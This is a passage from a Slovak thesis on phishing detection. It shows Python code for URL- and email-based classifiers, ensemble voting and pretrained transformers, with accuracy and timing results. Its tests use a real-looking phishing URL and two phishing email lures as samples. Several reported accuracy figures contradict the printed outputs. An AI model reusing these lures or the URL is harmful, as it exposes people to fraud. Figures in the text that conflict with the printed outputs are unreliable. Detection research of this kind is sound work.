cb = CatBoostClassifier(verbose=False)

models = np.array([rfc, knn, xgb, cnn, cb])
```

5.1.6.1 Trénovanie a testovanie

Trénovanie a testovanie sú vykonávané vo funkcii nižšie, kde sú ako parameter predávané extrahované features a pole obsahujúce modely.

```
supervised_models_train_test(features, models)
```

Tento kód používa knižnicu *numpy* na vytvorenie poľa *y*, ktoré obsahuje hodnoty označení (labels) dát. Potom sa dáta rozdelia do trénovacej a testovacej množiny pomocou funkcie *'train_test_split'* z knižnice *sklearn*. Trénovacia sada sa použije na trénovanie modelu a testovacia sada sa použije na vyhodnocovanie výkonu modelu.

Na zabezpečenie, aby dáta boli v jednotnej škále, sa používa štandardizácia dát. Knižnica *sklearn* poskytuje triedu *StandardScaler* pre štandardizáciu dát. V tomto prípade sa používa metóda *fit_transform* na normalizáciu trénovacích dát a metóda *transform* na normalizáciu testovacích dát.

Následne sú už len aplikované metódy *fit* a *predict* na trénovanie a testovanie.

Posledným krokom je výpočet presnosti daného modelu pomocou *cross validation, accuracy, recall, precision* a *f1* skóre.

```
def supervised_models_train_test(features_array, models):
    y = np.array(data['Label'])
    # split data into training and testing sets
    X_train, X_test, y_train, y_test = train_test_split(features_array, y,
test_size=0.2, random_state=42)

    # standardize data
    X_train = sc.fit_transform(X_train)
    X_test = sc.transform(X_test)

    for model in models:
        model.fit(X_train, y_train)

    for model in models:
        model_pred = model.predict(X_test)
        accuracy = accuracy_score(y_test, model_pred)
        precision = precision_score(y_test, model_pred, average='macro')
        recall = recall_score(y_test, model_pred, average='macro')
        f1 = f1_score(y_test, model_pred, average='macro')
        print(f"{model} classification - Accuracy: {accuracy}, Precision:
{precision}, Recall: {recall}, F1 score: {f1}")

        # Applying k-Fold Cross Validation
        accuracies = cross_val_score(estimator=model, X=X_train,
y=y_train,cv=10)
        print(f" {model} Cross validation accuracies mean: ",  accura-
cies.mean())
        accuracies.std()
```

5.1.6.2 Predikcia

Funkcia na predikovanie prijíma ako parameter inštanciu triedy StandardScaler, aby sa zachovali rovnaké škály, URL adresu zadanú užívateľom a modely, ktoré budú vykonávať klasifikáciu.

Prvým krokom je extrahovanie features zo zadanej URL a uloženie do poľa.

Tak ako u testovacej množiny v predošlej kapitole je aplikovaná metóda *transform* z triedy *StandardScaler*.

Následná predikcia je vykonaná príklazom *model.predict(features)*. Výsledok tejto metódy je pridaný do poľa. Tento cyklus je opakovaný pre každý model a tak sú v poli uložené

výsledky predikcií všetkých modelov. Tieto výsledky sú následne použité na finálnu klasifikáciu prostredníctvom ensemble metód.

V práci sú na finálnu klasifikáciu implementované 2 ensemble metódy. Prvou je váhované hlasovanie, ktoré každému z klasifikátorov pridá určitú váhu a vypočíta priemer. Následne je podľa veľkosti tohto priemeru rozhodnuté, či je email legitímny alebo phishingový.

Druhou metódou je väčšinové hlasovanie, ktoré rozhoduje na základe väčšiny. Dôležité teda je používať nepárny počet modelov.

```
def supervised_classification_prediction(sc, url, models):
    features = np.array(Features_Extraction.extract_features(url)).re-
shape(1,-1)
    features = sc.transform(features)
    models_pred = []

    for model in models:
        models_pred.append(model.predict(features))

    # VAHOVANE HLASOVANIE
    weights = [0.3, 0.2, 0.1, 0.2, 0.2] #najpresnejsie najviac
    final_pred = np.average(models_pred, axis=0, weights=weights)
    if final_pred >= 0.5:
        print('URL adresa je phishing')
    else:
        print('URL adresa je legitímna')

    # VACSINOVE HLASOVANIE
    data = np.column_stack(models_pred)
    flattened_data = data.flatten()
    final_pred = np.argmax(np.bincount(flattened_data))
    if final_pred == 1:
        print('URL adresa je phishing')
    else:
        print('URL adresa je legitímna')
```

5.1.7 Detekcia s použitím ensemble metód

Ensemble metódy sú založené na klasifikátoroch definovaných v kapitole vyššie. Celkovo sú v práci využité 4 ensemble metódy, ktorými sú: *stacking, bagging, boosting* a *voting*.

Prvé 3 metódy používajú ako hlavný klasifikátor Random Forest, ktorý má najlepšiu presnosť. Viac informácií je v oddiele 5.1.8.

```
estimators = [('rfc', rfc), ('knn', knn), ('xgb', xgb), ('nn', cnn), ('cb',
cb),]
stacking = StackingClassifier(estimators=estimators, final_estimator=Random-
ForestClassifier())
bagging = BaggingClassifier(base_estimator=RandomForestClassifier(), n_esti-
mators=10)
boosting = AdaBoostClassifier(base_estimator=RandomForestClassi-
fier(max_depth=5), n_estimators=50,learning_rate=0.4)
voting = VotingClassifier(estimators=estimators, voting='hard')

ensemble_methods = [stacking,bagging,boosting,voting]
```

5.1.7.1 Trénovanie a testovanie

Rovnako ako u AI modelov, na vstup sú privedené extrahované features a pole obsahujúce ensemble metódy. Ďalším krokom je rozdelenie na trénovaciu a testovaciu množinu a následné škálovanie.

Ďalší postup je úplne rovnaký ako pri trénovaní AI modelov v kapitole vyššie.

```
def supervised_ensemble_train_test(features_array, ensemble_methods):
    y = np.array(data['Label'])
    # split data into training and testing sets
    X_train, X_test, y_train, y_test = train_test_split(features_array, y,
test_size=0.2, random_state=42)

    # standardize data
    X_train = sc.fit_transform(X_train)
    X_test = sc.transform(X_test)

    for ensemble in ensemble_methods:
        ensemble.fit(X_train, y_train)
        ensemble_pred = ensemble.predict(X_test)
        accuracy = accuracy_score(y_test, ensemble_pred)
        precision = precision_score(y_test, ensemble_pred, average='macro')
        recall = recall_score(y_test, ensemble_pred, average='macro')
        f1 = f1_score(y_test, ensemble_pred, average='macro')
        print(f"{ensemble} method - Accuracy: {accuracy}, Precision: {preci-
sion}, Recall: {recall}, F1 score: {f1}")
```

5.1.7.2 Predikcia

Predikcia taktiež prebieha úplne rovnako. Extrahujú sa features z URL adresy, naškálujú sa a predikované hodnoty sú vypísané na výstup. V tomto prípade už sa váhované a väčšinové hlasovanie neprevádzajú.

```
def supervised_ensemble_prediction(sc, url, ensemble_methods):
    features = np.array(Features_Extraction.extract_features(url)).re-
shape(1, -1)
    features = sc.transform(features)

    for ensemble in ensemble_methods:
        ensemble_pred = ensemble.predict(features)
        print(f"{ensemble} prediction: ", ensemble_pred)
```

5.1.8 Presnosť určenia a test na reálnych URL

5.1.8.1 Metódy vyhodnocovania presnosti

Pred ukážkou metód je nutné vysvetliť použité pojmy:

True Positive označuje všetky dátové vzorky, ktoré boli správne označené ako phishing.

False Positive naopak označuje tie, ktoré boli klasifikované ako phishing, avšak v skutočnosti sa jedná o legitímne dátové vzorky.

True Negative označuje všetky dátové vzorky, ktoré boli správne klasifikované ako legitímne, pričom **False Negative** označuje tie vzorky, ktoré boli nesprávne klasifikované ako legitímne, pričom sa v skutočnosti jedná o phishing.

Presnosť modelov bola vyhodnocovaná 4 metódami [68]:

$$Accuracy = \frac{True\ Positive + True\ Negative}{Všetky\ klasifikácie}$$

$$Precision = \frac{True\ Positive}{True\ Positive + False\ Positive}$$

$$Recall = \frac{True\ Positive}{True\ Positive + False\ Negative}$$

$$F1\ score = 2\frac{Precision * Recall}{Precision + Recall}$$

5.1.8.2 AI Modely - vyhodnotenie

Random Forest

```
RandomForestClassifier() Cross validation accuracies
mean:  0.932386433484124 , Precision: 0.9197392227344887, Recall:
0.8842267749849904, F1 score: 0.9003206609764919
```

K-Nearest Neighbor

```
KNeighborsClassifier() Cross validation accuracies
mean:  0.9194006006564696, Precision: 0.8974351206505019, Recall:
0.8678240668743828, F1 score: 0.8813868538741196
```

Neurónová sieť

```
MLPClassifier() Cross validation accuracies mean:  0.9162453492085907, Pre-
cision: 0.8993559850672279, Recall: 0.8536797764831066, F1 score:
0.8735964920583571
```

XGBoost

```
XGBClassifier() Cross validation accuracies mean:  0.9208500494812595 , Pre-
cision: 0.9074218247899265, Recall: 0.8569703381933285, F1 score:
0.878727111034189
```

CatBoost

```
CatBoostClassifier() Cross validation accuracies mean:  0.9268672073384426,
Precision: 0.9142566151799089, Recall: 0.8701393090738081, F1 score:
0.8895964468213182
```

Zhodnotenie presnosti

Vo všeobecnosti je známe, že zvyšovanie presnosti nad hranicou 90 % je veľmi kompikované, nakoľko presnosť značne znehodnocujú false positives. V riešení implementovanom v práci sa však podarilo dosiahnuť aj hodnoty nad 90 %.

Najpresnejší je vo všetkých metódach výpočtu presnosti sa javí Random forest klasifikátor, práve preto je použitý ako hlavný klasifikátor v ensemble metódach.

Všeobecne sa presnosť pohybuje v týchto rozmedziach:

- Accuracy: 91,6 – 93,2 %
- Precision: 89,7 – 91,9 %
- Recall: 85,3 – 88,4 %
- F1 score: 87,3 – 90,0 %

Test na reálnych URL adresách

Správne klasifikovaná URL adresa Google prekladača. Nesprávne určenie pochádza len z bagging ensemble metódy.

Enter URL to classify: https://translate.google.cz/?hl=cs&sl=en&tl=sk&text=s&op=translate

URL adresa je legitímna

URL adresa je legitímna

Druhým pokusom je určenie phishingovej URL adresy z pododdielu 3.3.1.3. Toto je opäť správne určené všetkými klasifikátormi:

Enter URL to classify: https://dev-leonwels.pantheonsite.io/

URL adresa je phishing

URL adresa je phishing

5.1.8.3 Ensemble metódy

Stacking Ensemble - Accuracy: 0.933631765251087, Precision: 0.9162046724389177, Recall: 0.8885762753716849, F1 score: 0.9013702046744411

Bagging Ensemble - Accuracy: 0.9327443575661365, Precision: 0.9217183528317977, Recall: 0.8796514705362213, F1 score: 0.8983714738488047

Boosting Ensemble - Accuracy: 0.9058756248829115, Precision: 0.8933721644741586, Recall: 0.8246855150972809, F1 score: 0.8523300583587324

Voting Ensemble - Accuracy: 0.9285636813614806, Precision: 0.9179704675463247, Recall: 0.8705909171979569, F1 score: 0.8913171639299053

Zhodnotenie presnosti

Najpresnejšou metódou je stacking metóda s presnosťou 93.3 %. Všeobecne sa presnosť pohybuje v týchto rozmedziach:

- Accuracy: 90,5 – 93,3 %
- Precision: 89,3 – 92,1 %
- Recall: 82,4 – 88,8 %

- F1 score: 85,2 – 90,1 %

Test na reálnych URL

Aplikovaná je rovnaká URL adresa ako bola použitá na overenie u AI modelov. Ako je možné vidieť z výstupu programu, všetky klasifikátory klasifikovali URL správne ako legitímnu (é)

Enter URL to classify: https://translate.google.cz/?hl=cs&sl=en&tl=sk&text=s&op=translate

Stacking prediction: [0]

Bagging prediction: [1]

Boosting prediction: [0]

Voting prediction: [0]

Enter URL to classify: https://dev-leonwels.pantheonsite.io/

Stacking prediction: [1]

Bagging prediction: [1]

Boosting prediction: [1]

Voting prediction: [1]

5.1.8.4 Časové údaje

Načítanie features zo súboru trvalo približne 3 sekundy.

- *Loading features from file...*
- *Features loaded in: 2.74 seconds*

Trénovanie všetkých AI modelov spolu zabralo 5,5 minuty.

- *Starting training of models...*
- *Elapsed time: 316.74 seconds*

Predikcia vrátane cross validation, ktorá bola vykonaná 10 krát pre každý AI model trvala približne 55 minút.

- *Starting testing...*
- *Elapsed time: 3271.02 seconds*

Ensemble metódy boli merané každá zvlášť. Výsledkom je čas trénovania stacking ensemble, ktorý zabral približne 36 minút.

- *Starting training of stacking ensemble...*
- *Elapsed time: 2172.83 seconds*

Tréning bagging metódy trval 10,5 minúty.

- *Starting training of bagging ensemble...*
- *Elapsed time: 631.25 seconds*

Boosting metóda zabrala takmer trojnásobok času ako bagging, konkrétne takmer 30 minút.

- *Starting training of boosting ensemble...*
- *Elapsed time: 1782.45 seconds*

Najrýchlejšie natrénovaná bola voting metóda, ktorej tréning trval necelých 5 minút.

- *Starting training of voting ensemble...*
- *Elapsed time: 294.89 seconds*

5.2 Detekcia na základe obsahu emailu

Druhou implementovanou metódou v práci je detekcia na základe emailu. Tento prístup využíva Natural Language Processing (NLP), teda spracovanie prirodzeného jazyka. Tento postup je implementovaný viacerými ML modelmi, ktoré text klasifikujú. Navyše sú použité aj predtrénované modely známe ako transformery, ktoré boli trénované na obrovskom množstve dát, a sú preto pre klasifikáciu textu veľmi vhodné.

5.2.1 Použité knižnice

Program využíva rôzne knižnice, pre všeobecnú funkčnosť, ktorými sú *time* ktorá slúžia meranie času, *torch*, ktorá slúži na import modelov umelej inteligencie a *numpy*, ktorá je využívaná na matematické operácie a dátové štruktúry.

```
import time
import torch
import numpy as np
```

Ďalšie knižnice importujú jednotlivé predtrénované modely, ktoré sú využívané na klasifikáciu. Všetky tieto modely pochádzajú z knižnice *transformers*. Knižnica logging slúži na prácu z logami, ktoré sa zobrazujú v konzole.

```
from transformers import AutoTokenizer, AutoModelForSequenceClassification
from transformers import GPT2Tokenizer, GPT2Model
from transformers import ElectraTokenizer, ElectraForSequenceClassification
import logging
```

Ďalej sú importované knižnice a balíčky jednotlivých modelov ML, ktoré klasifikujú emaily. Využitá je hlavne knižnica *sklearn*, ale aj *xgboost*.

```
from sklearn.ensemble import RandomForestClassifier
from xgboost import XGBClassifier
from sklearn.neural_network import MLPClassifier
from sklearn.naive_bayes import MultinomialNB
from sklearn.svm import SVC
```

Knižnice pre rozdelenie dát na trénovaciu a testovaciu množinu a funkciu *CountVectorizer*, ktorá sa používa na prevod textových dokumentov na vektory numerických hodnôt. Konkrétne táto funkcia transformuje kolekciu textových dokumentov na "bag-of-words" reprezentáciu, čo je vektor, ktorý udáva počet výskytov každého slova v dokumente.
Obe opäť vychádzajú z knižnice *sklearn*.

```
from sklearn.feature_extraction.text import CountVectorizer
from sklearn.model_selection import train_test_split
```

Funkcie ktoré slúžia na výpočet presnosti.

```
from sklearn.metrics import accuracy_score, precision_score, recall_score,
f1_score
from sklearn.model_selection import cross_val_score
```

Taktiež bolo nutné importovať aj druhý súbor, v ktorom sú funkcie slúžiace na spracovanie dát.

```
import Data_Preprocessing
```

5.2.2 Dátová sada (dataset)

Na konkrétnu implementáciu bola použitá dátová sada dostupná na stránke Kaggle.

https://www.kaggle.com/code/balakishan77/spam-or-ham-email-classification/input

Táto sada bola ešte doplnená o niektoré emaily z:

https://www.kaggle.com/datasets/charlottehall/phishing-email-data-by-type?select=phishing_data_by_type.csv

Prípadne pri ďalšej implementácii by bolo možné použiť aj súbory dát dostupné na Githube:

- https://github.com/TanusreeSharma/phishingdata-Analysis/blob/master/1st%20data/PhishingEmailData.csv
- https://github.com/TanusreeSharma/phishingdata-Analysis

5.2.2.1 Predspracovanie súboru dát

Pri predspracovaní je opäť nutné odstrániť duplicitné hodnoty a šum. To je tento krát vyriešené metódami, ktoré ponúka knižnica pandas.

```
dataset = pd.read_csv(r'emails.csv')
dataset.drop_duplicates(inplace=True)
```

Nakoľko sa jedná o spracovanie textu, je vhodné zredukovať počet slov na čo najmenší, aby bol čas potrebný na učenie a vyhodnotenie čo najmenší. To je implementované prostredníctvom nasledujúceho príkazu, ktorý odstráni všetky znaky, ktoré nie sú písmená a čísla, následne skonvertuje text na malé písmená a jednotlivé slová oddelí medzerami.

```
    dataset['Text'] = dataset['Text'].map(lambda text: re.sub('[^a-zA-Z0-
9]+', ' ', text)).apply(
        lambda x: (x.lower()).split())
```

Ďalším krokom je úprava slov na ich „koreňovú formu“ a odstránenie tzv. stopwords, čo sú v angličtine slová ako „the, and, of, in“ a tak ďalej, ktoré nie sú v kontexte textu relevantné. Toto je docielené pomocou algoritmu *PorterStemmer*.

```
    ps = PorterStemmer()
    corpus = dataset['Text'].apply(lambda text_list: '
'.join(list(map(lambda word: ps.stem(word), (
        list(filter(lambda text: text not in set(stopwords.words('en-
glish')), text_list)))))))
```

Posledným krokom je vytvorenie tzv. „Bag of Words“, čo je v tomto prípade pole „X“ obsahujúce všetky slová, ktoré sú výstupom z predošlých procesov spracovania.
V poli z názvom „y“ sú uložené označenia jednotlivých emailov. Tie sa v súbore dát nachádzali v druhom stĺpci.

```
    X = cv.fit_transform(corpus.values).toarray()
    y = dataset.iloc[:, 1].values #ziskanie druheho stlpca
    return X,y
```

5.2.3 Detekcia s využitím modelov AI

Modely sú definované vo funkcii main. V práci sú využité nasledujúce modely: Naive Bayes, Random Forest, XGBoost, MultiLayerPerceptron – neurónová sieť a Support Vector Machine.

```
    mnb = MultinomialNB(alpha=1.0, class_prior=None, fit_prior=True)
    rfc = RandomForestClassifier()
    xgb = XGBClassifier()
    nn = MLPClassifier()
    svm = SVC()
```

Tie sú následne vložené do poľa, nakoľko proces trénovania, testovania a predikcie je u každého modelu rovnaký, je možné použiť cyklus a zredukovať tak množstvo kódu opakovaným behom.

```
models = np.array([mnb, rfc, xgb, nn, svm])
X, y = Data_Preprocessing.data_preprocessing(cv)
    for classifier in models:
        NLP_training(classifier, X, y)
```

5.2.3.1 Trénovanie a testovanie

Trénovanie a testovanie je vykonávané vo funkcii *NLP_training*, ktorá ako parametre prijíma konkrétny klasifikátor, bag of words pole a pole obsahujúce označenia.

Prvým krokom v tejto funkcii je rozdelenie vstupov na trénovaciu a testovaciu množinu pomocou funkcie *train_test_split*. Následne je trénovanie vykonávané pomocou príkazu „*classifier.fit(bag_of_words_train, označenia)*“ a testovanie pomocou *classifier.predict(bag_of_words_test).* Posledným krokom je výpočet presnosti a to metódami accuracy, precision, recall a f1. Zároveň je aplikovaná cross validation, ktorá je prevádzaná 10 krát.

Presnosť modelov je detailejšie popísaná v oddiele 5.2.5.

```
def NLP_training(classifier, X, y):
    X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2)

    classifier.fit(X_train, y_train)
    y_pred = classifier.predict(X_test)

    accuracy = accuracy_score(y_test, y_pred)
    precision = precision_score(y_test, y_pred, average='macro')
    recall = recall_score(y_test, y_pred, average='macro')
    f1 = f1_score(y_test, y_pred, average='macro')
    print(f"{classifier} Ensemble - Accuracy: {accuracy}, Precision: {preci-
sion}, Recall: {recall}, F1 score: {f1}")

    # Applying k-Fold Cross Validation
    accuracies = cross_val_score(estimator=classifier, X=X_train,
y=y_train,cv=10)
    print(f"Cross validation na {classifier} je: ",accuracies.mean())
```

5.2.3.2 Predikcia

Predikcia nových hodnôt je implementovaná nekonečným while cyklom, ktorý od užívateľa požaduje zadanie emailu. V prípade, že chce používateľ program ukončiť, je možné tak urobiť vložením znaku „q“.

Po vložení e-mailu je spracovaný rovnakým spôsobom ako trénovacie dáta zo súboru dát. Viac informácii ohľadom spracovania je v pododdiele 5.2.2.1.

Po spracovaní vstupu je volaná funkcia *NLP_predict*, kde je email opäť vyhodnotený každým z definovaných klasifikátorov.

```
while True:
```

```
    email = input("Insert email for classification [q-End]: ")
    if email == 'q':
        break
    X = Data_Preprocessing.preprocess_text(email, cv)
    X.reshape(1, -1)
    for classifier in models:
        results.append(NLP_prediction(classifier, X))

def NLP_prediction(classifier, X):
    y_pred = classifier.predict(X)
    return y_pred
```

Výsledky týchto klasifikácií sú uložené do poľa *results*. Z týchto výsledkov bude potom pomocou ensemble metód vypočítaný finálny verdikt.

5.2.3.3 Finálna klasifikácia pomocou ensemble metód

V práci sú na finálnu klasifikáciu implementované 2 ensemble metódy. Prvou je váhované hlasovanie, ktoré každému z klasifikátorov pridá určitú váhu a vypočíta priemer. Následne je podľa veľkosti tohto priemeru rozhodnuté, či je email legitímny alebo phishingový.

```
def ensemble_results(results):
    if(len(results) == 5):
        weights = [0.2, 0.2, 0.3, 0.2, 0.1]
        final_pred = np.average(results, axis=0, weights=weights)
        if final_pred >= 0.5:
            print('Email je phishingovy')
        else:
            print('Email je legitimny')
    else:
        print("error")
```

Druhou metódou je väčšinové hlasovanie, ktoré rozhoduje na základe väčšiny. Dôležité teda je používať nepárny počet modelov.

```
    data = np.column_stack(results)
    flattened_data = data.flatten()
    final_pred = np.argmax(np.bincount(flattened_data))
    if(final_pred == 1):
        print('Email je phishingovy')
    else:
        print('Email je legitimny')
```

5.2.4 Predikcia s využitím predtrénovanych transformerov

Predtrénované transformery sú volané do programu až po zadaní emailu do konzoly užívateľom.

```
ensemble_results(pretrained_transformers(email))
```

V práci je použitých 5 takýchto predtrénovaných transormerov, ktorými sú *bert, roberta, disilbert, electra* a *gpt2*.

```
bert_tokenizer = AutoTokenizer.from_pretrained('bert-base-uncased')
bert_model = AutoModelForSequenceClassification.from_pretrained('bert-base-uncased', num_labels=2)
roberta_tokenizer = AutoTokenizer.from_pretrained('roberta-base')
roberta_model = AutoModelForSequenceClassification.from_pretrained('roberta-base', num_labels=2)
distilbert_tokenizer = AutoTokenizer.from_pretrained('distilbert-base-uncased')
distilbert_model = AutoModelForSequenceClassification.from_pretrained('distilbert-base-uncased', num_labels=2)
electra_tokenizer = ElectraTokenizer.from_pretrained('google/electra-small-discriminator')
electra_model = ElectraForSequenceClassification.from_pretrained('google/electra-small-discriminator', num_labels=2)

gpt2_tokenizer = GPT2Tokenizer.from_pretrained('gpt2')
gpt2_tokenizer.add_special_tokens({'pad_token': '[PAD]'})
gpt2_model = GPT2Model.from_pretrained('gpt2')
classifier = torch.nn.Linear(gpt2_model.config.n_embd, 2)
```

Predikcia všetkých týchto modelov je implementovaná rovnako (s výnimkou gpt2, čo je ale ošetrené podmienkou), preto je opäť možné uloženie modelov a tokenizerov do polí a použitie for cyklu.

Definované tokenizery rozdelia emaily na vlastné skupiny slov a každý tento model ho vyhodnotí zvlášť.

Výsledky sú opäť uložené do poľa „*results*“ a presne tak ako pri klasifikácii prostredníctvom vlastne trénovaných modelov v kapitolách vyššie sú predikcie pomocou ensemble metód zredukované na jednu konkrétnu predikciu.

```
for tokenizer, model in zip(tokenizers, models):
    # Tokenize the email and add special tokens
    inputs = tokenizer(email, return_tensors='pt', padding=True, truncation=True)
    # Make a prediction using the model
```

```
    outputs = model(**inputs)
    if (model == gpt2_model):
        logits = classifier(outputs.last_hidden_state[:, 0, :])
    else:
        logits = outputs.logits
    predicted_class = torch.argmax(logits, dim=1).item()

    results.append(predicted_class)
return results
```

5.2.5 Presnosť určenia a test na reálnych URL

V tejto kapitole bude zhodnotená presnosť a časová náročnosť.

5.2.5.1 AI modely

Naive Bayes

Cross validation accuracy na MultinomialNB() je: 0.9898751028706976, Precision: 0.9855325880615904, Recall: 0.9904233742106474, F1 score: 0.9879489723239723

Random Forest Classifier

Cross validation accuracy na RandomForestClassifier() je: 0.9790932855690564, Precision: 0.9849715481833933, Recall: 0.9584906209465527, F1 score: 0.9708573625528643

XGBoost

Cross validation na XGBClassifier() je: 0.9883366413322362, Precision: 0.9779922278707883, Recall: 0.9768340978018397, F1 score: 0.9774114384719705

Neurónová sieť

Cross validation accuracy na MLPClassifier() je: 0.9907580965290217, Precision: 0.9863685614269044, Recall: 0.987542923026794, F1 score: 0.9869540047043607

Support Vector Machine

Cross validation accuracy na SVC() je: 0.9773321392264125, Precision: 0.9811126779784378, Recall: 0.9728909198218662, F1 score: 0.9769267192784667

Zhodnotenie presnosti

Najpresnejším klasifikátorom je neurónová sieť s presnosťou 99,7 %, čo je len o 0,8 % lepší výsledok ako dosiahol Naibe Bayes klasifikátor s presnosťou 98,9 %. Všeobecne sa presnosť pohybuje v týchto rozmedziach:

- Accuracy: 97,9 - 99,7 %
- Precision: 97,8 -98,6 %
- Recall: 95,8 – 99,0 %
- F1 score: 97,1 - 98,7 %

Celkovo je tu oveľa vyššia presnosť ako pri klasifikácii na základe URL, avšak to je dôsledok oveľa menšieho súboru dát.

Test na reálnych emailoch

Prvý test prebieha na legitímnom emaile, ktorý informuje používateľov o výskyte phishingových útokov. Natrénované modely ho klasifikovali správne.

Insert email for classification [q-End]: We want to alert students to be aware of emails they may receive about internship or employment opportunities. Phishing scams are on the rise and may come in via email, text, and phone calls.

Email je legitimny

Email je legitimny

Druhým testom je taktiež legitímny email, ktorý informuje používateľa o platbe. Tento bol modelmi klasifikovaný správne.

Insert email for classification [q-End]: Hi John, Just a friendly reminder that the next payment for your account ending in 5383 is scheduled for automatic withdrawal from your bank account on November 10, 2020. Amount to be withdrawn: $149.99 No action is needed on your part, we are just keeping you in the loop! Thanks for choosing ABC Business!

Email je legitimny

Email je legitimny

Ďalším príkladom je už phishingový email, ktorý informuje užívateľa o zablokovaní účtu.

Opäť ho natrénované modely určili správne.

Insert email for classification [q-End]: Attention recipient , We have received your request to terminate your email account below, and the request will be concluded within 12hours from now.

Email je phishingovy

Email je phishingovy

Posledným testovacím emailom je phishingový email, ktorý informuje používateľa o veľmi lákavej pracovnej ponuke, ktorá znie až nereálne. Modely klasifikujú správne ako phishing.

Insert email for classification [q-End]: Hello, Are you currently in the US? Here is an opportunity for you to work part time after classes and earn $500 weekly. The job is completely done online and can be completed anytime in the evening/night at home and won't take much of your time daily, you don't have to be online all day and don't need any professional skill to do the job, all you need is just come online before going to bed to forward all order of the day made by agents to the supplier and you are done for the day.

Email je phishingovy

Email je phishingovy

5.2.5.2 Transformery

Nakoľko transformery už sú predtrénované, nebolo potreba ich trénovať znova a je možné ich priamo použiť na reálne e-maily.

Test na reálnych emailoch

Pre test na transformeroch boli použité rovnaké emaily ako na test modelov, je preto možné porovnať výsledky. Pri porovnaní je teda možné vidieť, že transformery nesprávne určili tento e-mail ako phishingový.

Insert email for classification [q-End]: We want to alert students to be aware of emails they may receive about internship or employment opportunities. Phishing scams are on the rise and may come in via email, text, and phone calls.

Email je phishingovy

Email je phishingovy

Druhý email už je určený správne aj v prípade transformerov.

Insert email for classification [q-End]: Hi John, Just a friendly reminder that the next payment for your account ending in 5383 is scheduled for automatic withdrawal from your bank account on November 10, 2020. Amount to be withdrawn: $149.99 No action is needed on your part, we are just keeping you in the loop! Thanks for choosing ABC Business!

Email je legitimny

Email je legitimny

Nasleduje opäť nesprávne určenie phishingového emailu.

Insert email for classification [q-End]: Attention recipient , We have received your request to terminate your email account below, and the request will be concluded within 12hours from now.

Email je legitimny

Email je legitimny

Posledný email je klasifikovaný správne.

Insert email for classification [q-End]: Hello, Are you currently in the US? Here is an opportunity for you to work part time after classes and earn $500 weekly. The job is completely done online and can be completed anytime in the evening/night at home and won't take much of your time daily, you don't have to be online all day and don't need any professional skill to do the job, all you need is just come online before going to bed to forward all order of the day made by agents to the supplier and you are done for the day.

Email je phishingovy

Email je phishingovy

Ako je možné pozorovať, predtrénované transformery nedosahujú veľkú presnosť a preto nie sú až tak vhodné. Možnosťou ako zvýšiť ich presnosť je ich fine-tuning, teda dotrénovanie na súbore dát.

5.2.5.3 Časové údaje

Preprocesing, ktorý je spomínaný v kapitole 5.2.2.1 trval na súbore dát, ktorý obsahuje okolo 8000 unikátnych emailov približne 300 sekúnd, teda 5 minút.

```
Data preprocessing...
preprocessing completed successfully in: 298.30 seconds
```

Následné trénovanie všetkých modelov zabralo približne 9 minút.

Staring training...

Training completed successfully in: 549.65 seconds

5.3 Zhodnotenie výsledkov

5.3.1 Porovnanie s riešeniami z vedeckých článkov

Pre porovnanie výsledkov s aktuálnymi riešeniami v danej oblasti je možné použiť riešenia z vedeckých článkov spomenuté v podkapitole 1.8.

Riešenie popisované v oddiele 1.8.1 implementuje binárnu klasifikáciu na základe URL adresy prostredníctvom neurónovej siete. Neurónová sieť je trénovaná na súbore dát, pričom využíva 15 preddefinovaných features. Na rozdiel od riešenia implementovaného v tejto práci pracuje neurónová sieť na princípe detekcie odľahlých hodnôt, čo umožňuje aj využitie neoznačených súborov dát a trénovanie bez učiteľa.

Navrhnuté riešenie je však značne jednostranné, nakoľko sa spolieha iba na určenie jedného klasifikátora. Využitie viacerých klasifikátorov umožňuje využiť ich odlišné metódy prístupu, a ich spojenie pomocou ensemble metód, čo môže zlepšiť presnosť detekcie rôznych URL adries. Taktiež presnosť riešenia je nižšia v porovnaní s riešením navrhnutým v tejto práci, čo je možné vidieť na tabuľke nižšie. Presnosť modelov navrhnutých v tejto práci je popísaná v oddiele 5.1.8.

Riešenie z článku v oddiele 1.8.2 je veľmi kvalitné. Rovnako ako riešenie navrhnuté v tejto práci a umožňuje rýchle trénovanie, ktoré prebieha na veľkom súbore dát. Taktiež výsledky sú veľmi presné, kde metódy navrhnuté v článku dosahujú nepatrne väčšiu presnosť ako metódy navrhnuté v tejto práci. Avšak čo sa týka robustnosti, riešenie v tejto práci je unikátne, nakoľko spája viacero klasifikátorov prostredníctvom ensemble metód, ktoré využívajú klasifikáciu všetkých natrénovaných modelov a nie len jedného najpresnejšieho.

Riešenie v oddiele 1.8.3 ponúka zaujímavý prístup ku klasifikácii phishingu, pomocou RNN s využitím LSTM. Tento prístup dosahuje veľmi vysokú úspešnosť, na súbore dát, pričom na trénovanie je využívaných 29 features. Nevýhodou je, že model bol trénovaný na veľmi malom súbore dát obsahujúcom menej ako 1000 záznamov. To môže mať veľký vplyv na presnosť klasifikácie na reálnych URL adresách. Na trénovanie a testovanie modelov v tejto práci bolo použitých viac ako pol milióna unikátnych dátových vzoriek.

